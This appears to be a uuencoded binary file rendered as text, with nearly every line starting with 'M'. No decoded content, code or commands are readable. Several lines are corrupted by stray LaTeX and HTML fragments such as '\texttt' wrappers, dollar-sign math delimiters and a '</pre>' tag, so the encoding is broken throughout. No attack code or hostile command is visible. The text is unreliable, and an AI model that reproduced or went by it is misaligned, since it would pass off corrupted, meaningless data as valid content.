MC&&PEE*R]Z._^44"5)MX4OAE<U0)6PT5BL<:/7KQR6PHXK@S\$QZZ4X:FK:5 $\texttt{MPI(]}_52\texttt{K\&1,0N,,\&18A@(N(VWL>*93W;="*+]AA`9\#D+4)=\&@GP9XPW,J1!"}$ MSQWY<59/"\5\$1GHV=07X9@R5@Z^?].XR'(\8_SOHM;-:^RW5`Q*+2/2VRNL> M%T4*>"'V3+PPP>&M]<=NZT(OQ123',5*/7/7(6_MS%5GBK,CBGFZ(`@XMBQA $MZT*V$LH;MFK<-\/?(XR(X-HVL#@U5(QP+$(;(::X5QN2')X[D*(;74G,]G`)$ MN_;.6?+;A_S;-MA)H-OGC8"VD0CF2P0KR)I-!I"@,,"7GNAGC##(N>!&4>O> MIMXF@16>B&BI\$T&*N>1\<,<I-`N%90UL0'B]H"E(_RM?N`JPH-<7UU!\$EHM# $M4Y! \]Q;L=5U&C+OE'6$?YYXF)SC4UV.TNX; \ \#B-6'EZQSXKN=.G2TF@1H,'$ M:6:\$AI`6&\IC=9P'>-5]]A97C.1P5'6\\$#!%S2]5?GS?=2@XE,6NIPQ0N3-Y M`8ZA\$+,[,QAJ\)DCN0?2A:KZ</&:J"ZEY&9`*C8F7J"<YMS1_BTE"<"]SS'3</pre> M(!%D%I@)+VI182]J0Y#R4TBG]^-#13C92(KP3AU6P4%B))S>Y[\$['OF[D M=*.3+T<ID5Q);H2D9#!>6QJ__.N[K*3NWQTTHHQ2J+%Z`!&C0BJ_AEHDXH`Q M-ODHX5P\$OX4&ZW<I)UE.'!62C,?2\$JK=-]\G`Y7:?\ECI?Q#'#H5(/"D-YJ= MZE55\'PVP=WQU/ZED;>8K#>'=:8FS,Z_)59[BFD>#>F<L;HLY"E#K/D/#KOT M3DV%N<X9*N_*F*8QTQDZ'_"0,9]E;G6DEQT2%_X%K?\$-:.C+7K@82!:`C'FL MGJ%#OEF<-E<_`.5RP4)%NU81\AT8%]6:-O+82H*/;ELH\$CS!TV,LPGCB5SN2 MZO-1XOUD.5F,G`L;JAZT)CEO6H:9P?`U)+Q)6KB%\$+N8O-;CIOZF3[O!<=<W M7ZK)Q'Y!2)'-82C_7+\$CP.GFP+&YUPI!W,@A&[L7TUH/T;2Y&!EC',D*2Y'' M)\$B^2"E2<TEQ;>3MY9C/6^>7/;;/4<^I*V5@D"A.,DPZHQK8I<A5_ZV<D\2= M#IV,R;)NPM8J9R9IW`2MU?.I5PJHJK&KK'(VN:0A0&B5[.V+=F*2/=EE6W+% M59#12:/QJNI=OS11L7/(<Q-1\$7T]"P+F416\$TD5RUUR)C?CF781L"!-C7H_V MQ\D)I"__L-&_3J3DCKOX<=62.[=#3;)90[<H0QR;&NBV5?K1UOF>]4GAM,AA M&U61F7Y)\Q-!,DQ5X=9<YT15%EDG;U=Z31__W''C\>.[+)5HEO)N9C*GHL4V $M:.F'.W/\.-11RQ<.=6U)V+*,\@YB]A!V[O#"R.$?%,M<FA(H;3:*(Z^L8C,>))$ M6P1*NI167K\DKRTOMWE5;Q45E'XLFWTHQ4X_6%5MVU*>K/05&M<*Z6<\$4H3? M]E.J!51=A6[EU<_.KUOCT]7([91^_T]5I>SH+\$\$Z)V^B7%>PKC!9.I8DVCF! M*6%8?LP@`0%72-J,Z:B#CZ'+TTZJ,B7]E95+&^KJTS_\$"VEW6:&+[&;8^1_= M\$1",U!#%"2J!8&#\YV##)?0(CZ`,+7G?(W^?"_[@X\XBTI,=[?RJ'_'\NPUX M@P.#>\$["W*O_!TIGY?)\H)_&3\O^ZOWOD`D/CQ@ODPG;GGJKM_-6^?GM">@C $MZ\#M -/H/\,^T-*O^[$T:?FO/TZ>TO3&A^[(FWOFA/WYIL:7B&O]^GHM?15Z+$ MFVS*]"8]!)#S&#T7U7+KZ#KLE7Z+7)#AO[?WSG^B]%^T;=A9[1QZ+<]5GK"S $MS'Z<\]V_H'.VV/-];\G9_8GH=</#=+-737''MG7X&YM'QW'H^,_P]`>TY_H2$ $M^/G3T'H-\#AY+S6]M[?6Q+/UO[_1\'Q_+[(O6^=!7Y/@][W?3];]?\$ C?J $\texttt{M_P7Q_".^CX?;"%} < \texttt{'XTA@]5'Z[YB2?\\0WXF8ABY2.A)!;,/610-A`S\&"YP$\# }$ MX_8]G.E\$C+8:/4`N&0Z9D_GQ?C09#"US'C-(ZFSKZ9#A_K:KZIFJ9'!0-_IZ M_^`IV_LJ8I*TO.S=T.Z0Z%!J:M?]?O^N,8TW5T.%GU[Q'#+N2FZI5N.IG%;S M)HKC4@2"A/87?N[25+"5%74*W"X-%^0(0A\$E^^<\$F`@&;3.27?@6D""'X#[+ M]2T@D,RF\$XDZ*<D[)+&RN<34?VLD95>AZ0+`TK@:*Y&2'3.&ZH\\WJ\$K+,O $M#8@^TH0,097Q71J?6;J_^CU;'E)PG#=_'[;PM8HL3Y?=#.[Z?];=BH0I$.$ M4:-ZCN%&7_D1ML_)_0<\$,@#_(,/WC[EF,#+TV?M&\$(\$"`\#F;(8Q%C'VV"Z-MU^SS-J@FV`@%\$A\$`H6MV5XI8?_=4J::#5%,;,D0"&(HOQ>BO7L>9W5XNVHDW M&S(\$S5\$]CI_^Y\$=I\$G)WNLBE"%TV4Y!T#XNGE0GB,5S2%4?)8I>J:5^9=2I(M9+E[\8,?@'\Z]\DX& 9U\$F/QBW1!%&,3]\$ 0Y*0*'\W]V3!+[D6;]PN^SDN# M^J@EP#I:\(?P<7=7?GDZB>87R7[E6UX6&;>X:-4=<624U*/YA25#*VVWH%(8 MXUK93.=VZ.&^86Z%A8\$Y]NY_=D6WN8KEAE-(\M#/=<]!TL[ZLEEDW4_]VY/, MZ^:21:L\$IKW:UNS0>GA>N;-KS?WV=_I5G(=_XCRTS,.C\'\%*WQ2SF!1\\$UGI MX<#(<)0*:)9[4(R\$[*201@<&'E`1UMSAR?X7IOY_,X&,Y(GOZLV.MK3EE)!Q M87?:IK^WE>OKY8C"Y:/CGC\$W.`]NF::V2=W#IL9&Q::6?TQ)V9P20UT[VJ+E MR-\$8><1:FL*)DI7J[!FU.I\$ERPFOTT!/BM"=*LQZT1)D!>:=E7/FEU4N_<K/

M5=<WI4Y=CLUS,:%W]18.:W0Q39YMBJ+!RN@]#V,83?[R5;'JI87#.OGR43HW M>U7(46+'!?KD:S`])94_[5<U4CO(]"H6#OTI;*&1X'D17B[>6\)9Q*6L73T[MF+S*9=Q%CYNF'0\$UJ,8900/-+E:KF+*K&A<1!AT\$=\@;.+61:PXYJQ';,B(V M&EK;GHG+?0(;(/[X)Z5</I?8/SW/,Z8WU+19)(R>Y=<W1+PL!J6E)\$FKHN5E $M<"N\&IEX+ZR*K>D3*E$W'Q<!(&^.>R`<3)L<D1#56*B@\Y+927(<"<W!(BBIB)$ M9)RXIA.D^1DP\$?3L\$A?W%N92ZJ(]@0MC&'4MH<@A9#1)9!'#LM:Q9:GL5@-5 MS=7%"VIKX\$LHG0%5X51J"B5]0+(.. CK>9BNEJ&^'I -KQ7\$[;`[<.%-`0>` MJY&1K!W=-^"UKV\$O6M40UF&FGF%,\IKSLT"[>(EE)'UFL5%K;OWC-A`)8F%8 MED1D)H!@()KH0N9-,?!T\S[Y!+Q0\$'D0(0*\$I:^X@77E[#--=WE1H=ZI]!0\$ M&,_]660&XT+%I/B/8T`2+E,'<:*_*L[(_JOH0434QU)SS0=>:J]?XO9RM];4 MC85DE0-!<,1\$9"*:#0>I#_^RXL40[WC23A:0')Q/UNU/UC@`Z+R&-X`3)R(8 M\$YY`WP]RI94R@J:4.R/\$0&_IVE1CC20KNJ\0\DEJ'`=YOQ.HU`9I3(L@PW[4 M+'<;!\$GS9"IY"!)(/-"'%&I^'2@4#4IB*4WZ2QW31>\$(#,@28-0KZN8<FOGF M"_P9F2`%Y&[2N-2<TX1FIY:XAG"`&8D+[33,\$GL-?K[]WATOQAMYL[+*\W[\ M[K\7Y>5!8W`;#D\$`1"\$"%R`2@U)`C68PK`BV*OPI/8"77JIV7TE"5TTQG%]F M=:3V;\TTWU.03=\$(I4_.=,ZR.I\$RJM,@DCVIO/WJ?>0:8V)9?UI\IU#B*J;+ MANAP#<[\$=W8]PL&7Q4&?:OQ`T[MO4MH)N">/)NW4^6FT#KV%\$;I`D@C854[U MPQME4//<=.)QOV.+"[C-,T.J'"@+:.!R)"!XZH38N=A)B\$#H,,Q7,5(`]8F6 $M"^9[YAP_^#Y%?NP?0;J7U,TLA.Z,N"+>W87[B(X@ZM(!H*]EP"<4SMK'+:N)]$ M:QVK6P%GH[2Q'KE.(7B0PF4'*"1Y*1A")QA!N4H,)I!23IO*Z]5LY.I.8;`U M"R[M@&TMY(4/.9KGV'RQ>5E))DV.:V4P801#`6C>]R7,A<VE/?0#KI>Q/+?XM#DZ@;]&+=CA8/P=Z6:\$<6%!Q1@@]4*CJUI.11CV\$,6>3G.+4'1(C>:E%>U?) $M9QB,[@UE46@VSW3-M*5HFI(#4QI)J7D)2^-N@F-4$1@1@Y8&+93N1<@,U]R[$ $\texttt{M9}) \& \texttt{UK.}; : \texttt{0}; .^{\texttt{T@\&L}} \& \texttt{U[4K[/.A3Q,(Q(T+BW\#IAC(E)@\$10(@^`Q(Y+G`6Q\#.E)))))}) = \texttt{M9}) \& \texttt{UK.}; : \texttt{0}; .^{\texttt{T@\&L}} \& \texttt{U[4K[/.A3Q,(Q(T+BW\#IAC(E)@\$10(@^`Q(Y+G`6Q\#.E))))))}) = \texttt{M9}) \& \texttt{UK.}; : \texttt{0}; .^{\texttt{T@\&L}} \& \texttt{U[4K[/.A3Q,(Q(T+BW\#IAC(E)@\$10(@^`Q(Y+G`6Q\#.E))))))}) = \texttt{M9}) \& \texttt{UK.}; : \texttt{0}; .^{\texttt{T}} \& \texttt{U[4K[/.A3Q,(Q(T+BW\#IAC(E)@\$10(@^`Q(Y+G`6Q\#.E))))))}) = \texttt{M9}) \& \texttt{M9}) \& \texttt{M9} \& \texttt$ MA8V!Z,`X@R6=]__O,%>CI:%D@R\I9."C7A_]#F/CY^'/:B5N.K##/_IEW[<(M81@IW:.I@BUK4\$E`'1\$^R8(&AP`L-(1G`4;_V4*(@*SILR&WU5/91-A)I/-2 $\texttt{M-\#RN"8SY5\&,<O><X=,BTN@:!]\R$:_05/-.(AY?^EW'\$FH\$\$^.+^]PM.[')E}$ M:%A]VLH`8N=:[,L@/5"\$J;"#'&8[*\$[CW,@^^251HLOI"`6*-SQ!P2WL/'G- $M1C!J^{+}ALM$$ = /! *TAL)J#G/(B;090`][340CDG,:-![\$':K.S(Z6SI(HP2) M);G9[<_E/MD4*P"]Q./_T>A%DBMUDO%8DGF5,ZFYFZ5:;^?DT[M^@F0<WE6% MAF)M:XA05<,\&QW%WY"7[M''GNQR2:8=_97E+S4/79&A48^M)QD[E5.6740X M1CIXR',(+]S)P)\)(5!W>5^6)U@XKD;D]V\$TT\N"Z-K%=8U`PU&)JN::7`=I MFJH184UOU(8D>HWEHIJY!4,BTLKXW"K,!+!(2L50.L#&,C'NK1\NJ):\P;%U M2V;>J"@P`HD2LF3BC)D0]V^SC+_K`Q@@]NHTB=JRI;FCAHQ61!`\$`.S@548M M?8%_\$!!!`%>O<.L'@/>_S4I87WW?SD#_.OM&&:N_?Q!!PO?\$W_ND=^?ZV&+I $MR1_"1Z70V1%Z(BPH?@=-_U^+/8/$D_=[OQB'*_450]?PMYGY^9^@V+?WP+WO$ MO%"#T1`1[Z?3>V\YBD2EK/F+FGU-PGG`K0:?"8L"VJZ6?-V'G/-ETO^%5'S< $MG\&-A;_?$D5ZN%^;H\W(FA*M*TO%3^7%?V.?,[M?[C1W._^_YI/[YYO^IF(SAMS)])]$ MX\$K1K^_FVQD\WM^11+OG;L%Y+L@TK\$#YS2]_7YKS:]`?-HP'[_J>_[^*%[I/ MK^Y[WODC\$[>Q_`6'0%%^_[Z2100'>T,9@Q'?H6!0K0KW?<(]OWO9_K(+_(1G $MN"]=0&R73]7V<CX"_U]WX/9_7M?&E\0&)>P3\)'0'$#]&RIY)2GPN?;+?,<B$ $M(@/2]+UB0^/XA^GMF?J//2]01H0D!T2Q6&*(^/W B+*=Y(8$?*SOL7$`6T^[$ MLO!Z3SL*N@:X32Y?AY](9`@WU?K*!1T3DS;]IJQIIX/!@;<?K6"V*UJMX']* MO5'900'.F803*-;&UVPM,P3M`)H/2"_DBK:\$HET`EL\$9:@\$&TZSI3[93D_!_ M6_,GQ&%B!8OP?WX?J?T9_WYH?S%,]XC@XE!OF\$JD/WL%)3;@:^YFF<=,A042 $\verb|M8HK&\&HB| @ C-0| DR=^Q'B&B!OD=GF_CY#P^O_6: (H&&C]5^&_/TW#DI_=[@\\ | CY#P^O_6: (H&&C)5^&_/TW#DI_=[@\\ | CY#P^O_6: (H&&C)5^&_/TW#DI_=[W]_0] | CY#P^O_6: (H&&C)5^&_/TW#DI_=[W]_0 | CY#P^O_6: (H&&C)5^&_/TW#DI_=[W]_0 | CY#P^O_6: (H&&C)5^&_/TW#DI_=[W]_0 | CY#P^O_6: (H&&C)5^&_/TW#DI$ M)D>(2&VVGI\$>@BOT9MS('(.3\$`Q.VQD,DYR(LAS%!R;"+7?^-_@TBH&\$1@\$0 M<("8XR87@_CW6)BX1!HA0A^?Z:O0DAW&3GUF#]%LW\$"I?5^#E-/<:?X\W+>J MJJG[8R287@]TP3'V8WJ^IX&;\$?655:B]3^#*<G9C%S\U7[S><D+'U'QQ?;/? M2*TNEY(V/KU5(Y6\$)S`>^M3.9_P+_YS6?N1C/B8NGTT;\$3BM*&O?(GJ**0TY M(*72A)+"L*`56VBL73<L8,OB.PLEXO^`]I2Q:!E:RXYSV:5<^ X7MT7-X,SI MEUB\=*?&5=AJNGZFY&\$D3LI'[4F!#,"^;^^Y\$DL0UYC+;2927X=](T6S5/0U M/>; : EO)G:#Y6'(64PRF`D"\$LZJ=[L'&G>R'`XHM91H=)F=-WW^#\$`!05/FL M9B:5DF?6FO "]5;-\$1.4L]C+)5F:/M&,"JW\V[JXX=`9RMCAHXWGX]+)CEX< M0Q:F&K+!:52DOLBVC4=8;1C2H9H\$<,.-O._\$U?_6+WU:(P?QYKX>HR#3U>-[1 M&/.1"ZX;A.O5+@B4>IT(_'3'7RCEP.>OA@<,DOLI1QG);'77+>6_-;B9D`1V M3F:BZ3/N0GONO,MYZ9)0Q>QG5K"2C*AL3,<KT%3IGC1,]J7"A(:,_@U[6-.2 M%LU,FBCBXW`ID8R2#&R@#ZQ&M"MO--8LJ+\$DJH*-AS9D';&BR#V+&P:U@<@X ML=Q*3ZB/B9T8RG_\190@CG!IC")@9"[*UHRHN2QW5H0ZP)8S_\$PM^9!\$KM>8 M.?/"!?-L6]L9S,@"!NB9PK9SL@*P+8]\$W[-=X,7;>9*RP:AQ28YGX)D!!R\$>

M4\A+6YVXP@2=Y55M+EAYRWX7SIFB%BEDG0M>EWGE8I0%E-ROD&=2@0(E4A0E MI"G; JB-F%OLN%96TE,]V7>4MM8VY; F29; F442@KFG8CZ" "Z04S"D+IFLTRF= MJM&#*CTI[7LHUD!FQ,U*T8S3<XXAE\$[>;1^]Z_S*XKGN+:H#0QL17"DR'OLA MP<%<!VJH?ELBU#R3U3_7]V]E[9Q&-]!O>5U:_A@0=-RGT=%S57*H#"5US'J' M'!.MWVU6W)R>\$@`V@>5XF8!;C0@PK*:C78`+K,MMR5MM-Y-=/"C)OS1,L'G2 M+F%!Y1`RL(\$\$\$/%H%*0,&6J*0*\NB^,6%4=77_MRG6M%KQX\IY_:51VSS_RX MRVXKZC=*`F@&IUH(H=2+%#("\$CV,2^[%OG^<C9*X\Z0UMA[)%:0A=<W)P@2& M<KVS]#)!%:'QFB\$&3CO@E%P"#*&&*B\$Q\$#HQA"@SX4*>:6:7A8/`)&LV\>'E MV"WV<*%2&MW-WHC?;2!;NF5WE#\$%D1`M53N`T'MRJ7MUT1I1D.:XKX8-'V3P $MIA4W7H]^47$, $X=+>"R?_QFWM]#9==>S6[OU]G4L+^VCK<=+#:L9[N?'I[NN.$ MMVO`R=MG2L`DA48+/"T&:00@D?<5KP&V.GEJ&D3E,G<AL9H:408%,F-&@QB@ MV`AQFK\$%@I421L4P9@0*'YS291[X)UM&M((#EC?S;H<Z3DED9"C`\FJ7L5*D M&537Y_I7'/-CID@&6EJY=7T4CQ</!E!QH"1#W(=%,SA[.[[D:DHY@%/,M&:" M7<A-WG)J:WL):R"_)TJGH?)SJ0.C."Z#ZAL<R.RY^",B4PY*]7TF`?E]=P/M MQ@\$]15(P%`)4D+@;KWPTH_+U]G\$FE#AE6DS8]6LK`#7CU/-A-`7D]2)LV.@+ M-&Q+^E*"EW2B87,G*9,0@:ZE3W![TX0_+2M[#56.NW/IZ*I6)6",*>O9EI9I M3!G'=@CG.<1LA2A5V3HI+1B#JJ<G#ATJY[H2_T6L.[9XT=?G8@.+-P\Z.QMM M:TO8_!C6QZ(?-D;R&*B`VRU'?9&)1!60]W&%;#9'1\8JHV47--*,%D:9&`9G MQ.LA"*W*M(WB<1>0/,I0#Q[,T#QNMS6D`W<'!8Z-\$RZUBGWKV#J>KLLMR+MJ MZ<3XQ6Q=B6*^+*86,9HQRUE@I(CX0HTQ23>AOUGE>3)^)9PE3/^OZ6.='=4 $\texttt{M!^WM2PA(.V[)GQE\ \#PS'R5EX[F=*D,QPU2MA"<=?2Z^\&V+JYLT@WZHFT:\&.2) }$ MORJW2!V:4YE&2,>:-9@+C=?28[`@`%%Q\SB'8D<%C.P<^E#@+.RE1K8=:"#3 MCF@`@5OR%(+,EBSDC%)H4<^DZW0)HAFM%-D5?P4:<TDD'1C%>-<M,IQ4STK7 MX^\VP#(0&])K+E\$:VI],SVTF1KW`O7W`QVM_\](8YVWU"(OMIVPS=Y3VR?A" $MG[E])95?$M+$R<(T;Z,TS**C#$'4X$W^$!58\#?^*9";QJ*AECMJZL7.(JM=$ MJ%1WPV-2<=)37@;@87EGDX,B]DLNV\'EVC2Y3-!N6>:L6/C>ED!N#*7CZYS: M2U[5<B*\QIFXQ'O!,EB>\H+6<FZ43A\)\J#ANPV4X[5.V^QNJVZ*>Q'NPS(? M`D\$W,KZN^A@3C-E5X?:E'EK#K-SV/K5N17XS=\$HA[.\]*EQ13ZLF\$MFFJN;; MX%Z^=X*Y0+DGV:5.2LDX@K6GXB0NXL1M,5I*".2VI)#@FNKPG6E>[*H&,3\$6 M2#"#;T<X6[F7;"H@JBO``@)D41.)8OO^3(S'XRX#F`A*.BUL\S0,%Z0XGSUU M^R-!/?8A]UL55^`N:__Y\L_#,>73'Y_ONK*<R/]B!?(`A5/QA_;[/^_9\WS% M?.,/>!1D(7SE.SOE^4+Z#5YA!WZK'>S3@%\F,%\?]9H_EL_ET7RA4?T_IW/Z MA]'XM?^?4%*(CZA!Z][O2V!A1"%9IH%;])Z6J#(E<?D=0K.*K5.7'I`]+Z7W MF_056F*)Z7T2@D9/,2FUPTB"FV#T.&O[6J+=)N^&](!N:Q*#9U*/20\GI=0X MO2UIZ6\$WZ8KT=*9*:N'I*]*CF--/KS'G7-5@0U1\/KZ4!K=IH4?W>D](^FI] M-NGH)GK:ZWT/C_1]7_(9Z7H\7C3)4W;<-V[;8?J>YZOT_27<GLN:A]0B?A^D MCZOC_(/R6']@'_\^UC[?VA]/VK,\$\$@]H1BIGR?\47=Q/,^B]/9W'I>?Y[G;8 M[CT&]\[N]'R\1S3]&]GTSZ+T,X#G=,^C['3'/]C#Z!?2(/I\$<5T_H8R5_BYC $MZ/@1<Z\setminus @7^F?QOI?(3\setminus (>0(/I^0$U4E@`I0:(Q_<,?5;<))X^GMZ0:XOUWV$ ME=%&AH&)HRK+UJMJY!_!_"#XWUGY=CJ.B@*`BA1F98XL,/QVZA2('(TRA8XU $MF;9*IC@531A8EB,R^'45.*K8MP_3\5`"P*B/!<Q\!($$>2)Z(.D(.,+]O:[/$ M9[*V#XRP?/!&0#T!\$?&CY^E_E[ORQQ=!EQ"P`NYAS!N_X(C;O_@?:T)J?YDT $\texttt{M=WG_27LSY"7$6*_F_T7:_TNJ2!2Y=[R);820B>4:'LMD?\#]\&?00C1*"C\7SN }$ M*QE/.9>JL#:VKA^KZ[M7^UFS20;ROOL@\$?>6_Z->V+^``1G7W\RJAOX^E/-_ $\texttt{M-GDDX}_["-R?:JG;_:KD;^U:/7_-.KGGR2/4W3Q_URY4\\,^,(Q1VBVIH^<HVO)$ M+_GQQ,NVF8SS.BFA;&;^]..&MV,%D&NK^HZO*IA%4#8U"SVZQK*M"YF?Y]>9 $MB.!.&,[@900BIH&1*)<+$(4=/^295XRF+L,75`"D0!\EK*4?^7\.5/SGWVP'$ $M1_YYY_R5P_DQKQ:<W`_HSLMXJ<C'=>LD<SQ&T@S(=2'(`)HGO.\?F>[_6*UP]$ $M[@/$6Z+04N-"C+<BFVA,TUWV:INK3S;G$VKNW':Q0FV_<D%]]'1Q0+5U(QV)$ M0<'\$\)[<Y@HE^*:H1ADCR6-BWR9^ABH7QS/B-NYMV9LUY=E\>HKZ3;(`G3 Z $M6@\H'OF>4D=U+-9S=JH?<X4>HJE.DKM#-3WL;)J)E)\"Y_OP@I9**)*W*KG M1*_::I0\$@_(^G\$K`HM1:-<LZ,IT(KVJ`#YD?%RJ]56M,=\$.X8W4C66/&LN=F MXCBH<C-\16HM@9X4,D4S(TZ,"EB+T&Q\%#M"LD%8T8;G&ZSB<.6YL0@U=#%X $M83;=R>^-];\V[UEG'1Y8B=V8HW-X%\#7FMB@=+/Z3,MU'':%"P=)KQ>A'Y-=-M83;=R>^-];$ M+1!'%#9LJO:I[31'2LT)3'7=T=E3,X<E*L'[YB-@3^\A%Z"%31\Q5S^-T\$LZ M;[T^)1R<74PO-`P05RN%?@\17L\3BV6[Z@[<FPML<]+DW68XKAR-[4:0Y1=* $M;D<(*]QRF-[V\"PF77/P]F\V$173H<XM09^6+6(P4(CXB*[#B@]JC[;-O;O$)$

MQ)YH`R[=MPKIKQF!`P\20'4VUG<H?M:KB73[/5T6WW*Q:\-;N'L_"%E\$VH76 MBI3YZ)&XC,1ZIFQ]D^7"*_WXGS<GXJO_3&A'GA)C;4A=PSN@`\$<J-IUJ^YK5 MMQID.[4JT\[],\$<II\'O>8-ACFP@>!#40S9KE'%(=,5,M&>@F.XE97Z^WBM# M04:UV+GQ*],"YH,/9!'PC0JRK-/(G-HE*XA:)]OF+K]MU-P\M][0Y1\$!J1PE ME&B"98*+3="D&:&ZSV4"Y]O@V;\A&:J^7:6#`D[H0%/;*QU90F:&<*;92DT0 MF9V\$"B\S#4)2PJ:5@.)@JHFGBH\4@.:'V5T*S+X.1I>B'@97AB"&\$TD.YE-E MUZBQ\$&ABPK*^4F '&ZZ\$ZAE35\$)M"!UX]:\$P+:U,900,ZS<I^%&6IXJ=DYZ< $\label{eq:mpm} \texttt{M}\#/=;1;\$0\&\&S'!:\texttt{N5}^JD\$\$VYS26*0I/SXHA6T3IZ>X^KT]*=<^>O4P*\\'=FF$ ME02F*'R94F=B]GCYQ5V.(^.C"QMCMG)NEZ[YM2D[RPTX:FB#-;\$N'IIS)6PI M'/&)+*&2!ICB[#JC`UU@"``IREO/8\$9;IY:<UUH@T<5+B3K,X?,;?*)A@=U= M`.'QVTY=^1)8339?%\8%&N>%400NW\$["4)2IL56ZS6V'.1\$=UJF._F)Q0(N4 $M:PJH-+MM(ZL!<@RO:B<+GWLR_<; &=FU'[L)O?Z=-L.&*O,Z(Y=:5NQ;1FQ9@)$ MK7V%YGI;<I:06A:&+*(MVHQYMQ?B\$>NG-U=SH2WUVB378>>F)(R%*'7N&:S M(/11-640"PPFE-24:T\$Z!\$[%D9FEFWFHQYHY(^&K*6E4XZ(MQ1N`-0C#/?:E MAEOR@F: !58-+^(=4"[EVAU-43]5NV6&4XN&JJX)0,BK>D=534Y0_\(S__S9D M+HNCQCO%;@VNHQZ"*/3+Q92IHE6,FPRPXI".<,,'"9):PI?]%-KO\Z+6X(5TX M@/W]T\'X_]1L.Z-8[.%F^[_F]LW].RY6ZRN<0XZQ(9E@R;^KU*M?@UT-;K\$A M`KG)W-N3:=KT1FCEZXHAN*X<\,@(6<92UI>6J..A9IZ\$8H3+![.:MG<&"#EM M"M]4J6,:7N\1JR)CORZ3X7?Z<\SAU89ZM9@`L3%G!Z_;TV]M&OQ:!R)'0IC?</pre> MM\+T.'@L_ERP%>[P-*D"D>:KP,_.9Z;1IY.MJA>F4\LZ!.6I,\N54VEQD%FS MD>7.:S_!SFLD%Z2FJ.4#7TY0+1*HP(,47!P=_.54B]-A*!CN)(G"]66-_2NF MG8G=1VS,XNEM1(Y9>AJI-7@DE'=9^5")N]I_YU47]\ISC73:.3B_T40H;CDS M[O1[>KAHG:RUV0[>E28EMVO(O,Z[T&O[7?S6=0DA^+/NYM_(3S'ALM;1SS'Y M[*O.XN2HVU2_=K_G]C-O]_:3>E7&;;3QT08%GM/^.],K+CM-C)X0(2DZN:P7 M>O.1BCI1H2U\!%WAK\$I&?JV\$-.+=5B1-]_6FC7^GG3%FT\]E?5\OOM8T6CFR $\label{eq:mfep-yu} $$ MFEP-YU?R"W^;YQ$Z"F>?I1.9;;Z/H^CYJ+Z"A!DRBTQ@'T%MP=4F/"\$$ OHS $$ OHS$ M/X,<,QK@SZX<2'*%.")+41#S@^A7S?H^C3 0'T\$<+Y?H*^,DD,%]`Q>BK'H? $M1/H?+>[WNS/0>A=26TKZ+T42_Q9IGT2E]07HK\R_;4G;TY4L/1?V?V:>BHP^*$ MA2+Z\$M/'>?AZ#T/H8P]#7H00!&B01)Z_^WT1%_[00I_5.J]!2:?VZ59?R75" M_VD_=SMPT,XCH*WCT7;R>@E^@]%Z\$U;_R]!.CYC^K'KWP?_CT>/[]O1_W^@W $M] <= N; = 9S] // = OZOU1? / Y?B^8DX[XEP?-]'P?)] = U[WXL_H7?3[IOTM81EP]$ MU*X9B"@Q)_(T^L/Q]KW!_-]80E_U\D7M_#F0E2SVD&2,HQ1KGP*.:M`)V))Q $M(?'GD$\#C@/`X\8R_;_PV=WK]I6ZKU+_\#^37]UGMPDJX\#]>5ZT\#F)38I(9:,R$ MI<0BL#?]BH4P>P),H:"U"&X_J\$03+,"?LK4,D_]#/K8\$V1@0Y(:EIJRVVFZW M2%0<!EJF91I(2\$0#AF9.8JF9J_-%W]@7*9L0(!>D0-;W\ZW3\%0\\)\"P]43 M7H>OXJ20A?.-F]!4\%I%[7EJBN4:_._2WFM*H/@YM<-*/YKL.R5#LF,/E@P[$MP >= !.7B(1UA``\$IUS.?QF)P'!Z/-CQ"P9B]3N3BO-+`&[>=\\[N^M/E\%&@FOW]]$ M\10757A[QQ%)14;9A0\8DYYU?--(#Q?<*?`Q5]?P-EEHU5.?,Q]=)*P\$]1A& $MUJWQ&5I+CAMI3)JH]CE, ^/1]ZN.IGHX"@A2^]X'9:8/"U>D4='?_W2($8,0")$ MK'%Q90'CPZJT2C_GQ1-:*2R;-2;^C:W8+=_]*80YHJ2!Q5UO#^P-30W6X!X& MI%13;EQL1*M66Y)U_UXP4#^ESZI)>ZB5V.M'U=A8B]-+"[*WZCS>(>/O*5C0 M/J]DQ, *&J+N"M%B/#10U[9F@HZ&V?U3>+3.B)O&/@)W.=^[FCOTCQR3\$GU8" M\$X=!43&!AZ9@&T#_>CBX1Y';]=L:V.%G_Q/OVIOX/F-UK@VL)FLB'SI=H\B> $\texttt{M\&9"S+2$N\[4381$HY\&D6HRO/5*\#(X\$F"\$M*2=Y?\], HWM@0EJG\&;\&@*.ZEU50}$ MO]CG'E[I?WIT:/@X99ILRW'FT:&_X]IM@,QTU_S+:5[X!GZ!M?LIF1RVQ+@J $\label{eq:mt.1'} $$ MT.1' $$ ^FJ=BG''K\#-^6IT)] (WO1$:D?\B&QI,@4?Y6&\#D\=(]W?_P2MC`=1+XO $$$ MCFT,")@U\L^[&UP%(?0?GXUO<X^;O;+9RA=IWUM7Q6)4M\GZ7C[!'70?\$&JR</pre> M6<<S[].6*E6-5ZM>\`63%#B76&52MI?3LI;<K85[-7<-S&@*5`!%;Z:V9\+C $MG?",79/%=BNG*E+8Z\-:8561\#(_;CC<Z5PJ&/LY78D#7.8+'-]KC'9!G2$)R$ $M\QD)MU>:F4GEL-]]'7*U4NI&]"UDZ`E&Q><66()/70=N-C41,1$R:+(B1L0V)$ M]B6MP+P([WM%<\$2?FFO+9547Q;XENKC\$W2V\VD=<>43-E/6*!7!5`>\$ULPJA M3`(!F4`WI2#`\$*EBJN%N#O56;E;\YSB5=!YI[E&BU&L"H8(O>WKOY?I1SAR\$ MB2\$:#45;_T2MN="H]4H=\$T@BZ`1'4U8=R%A8QMF_(N<L6)MVU1@<JXF\$0:A` MD\$BN>&UL\$:/`<M7C-'W"5!P-Y+TLM\;C:1+&J&5LTC\XVZ4C5Q0N=Q73T4#> MNP T><]'3?/G%7>'8?)P?[>2>!!"=Z&)FHN,F&ZSSP3R^TBPY03DG`MBOKUV M)G0 +'F.?-C2GZ5C:-J#\$9?+TDME] `G6CF[&]&V)JDXJ[IH3;/=B/TJG05WD $\mathtt{MT}; \mathtt{VS\#J6} > \mathtt{A} \end{bmatrix} \mathtt{H=P} : \mathtt{KWS6Z''} . (1+&3"\mathtt{ZH/N[W2-; <\#F}.X2^XX^) W*WQS0 \#&C + (UO) W*WQSO W*WQSO W*C + (UO) W*WQSO W*WQSO W*C + (UO) W*WQSO W$ $\label{eq:mb} \texttt{MB} \] + 4; / * [KM < \ 4G' \] U; O :> Y52UF7 < S + ZFC$ 2E < K8UKE > VJ^2PQZTZ^CS$ M&M,:132:IUZD[;I^]S'<SZ;:L\9>[GWY'DV4\8)#&],-)8W0Z<94D*,KLJ% 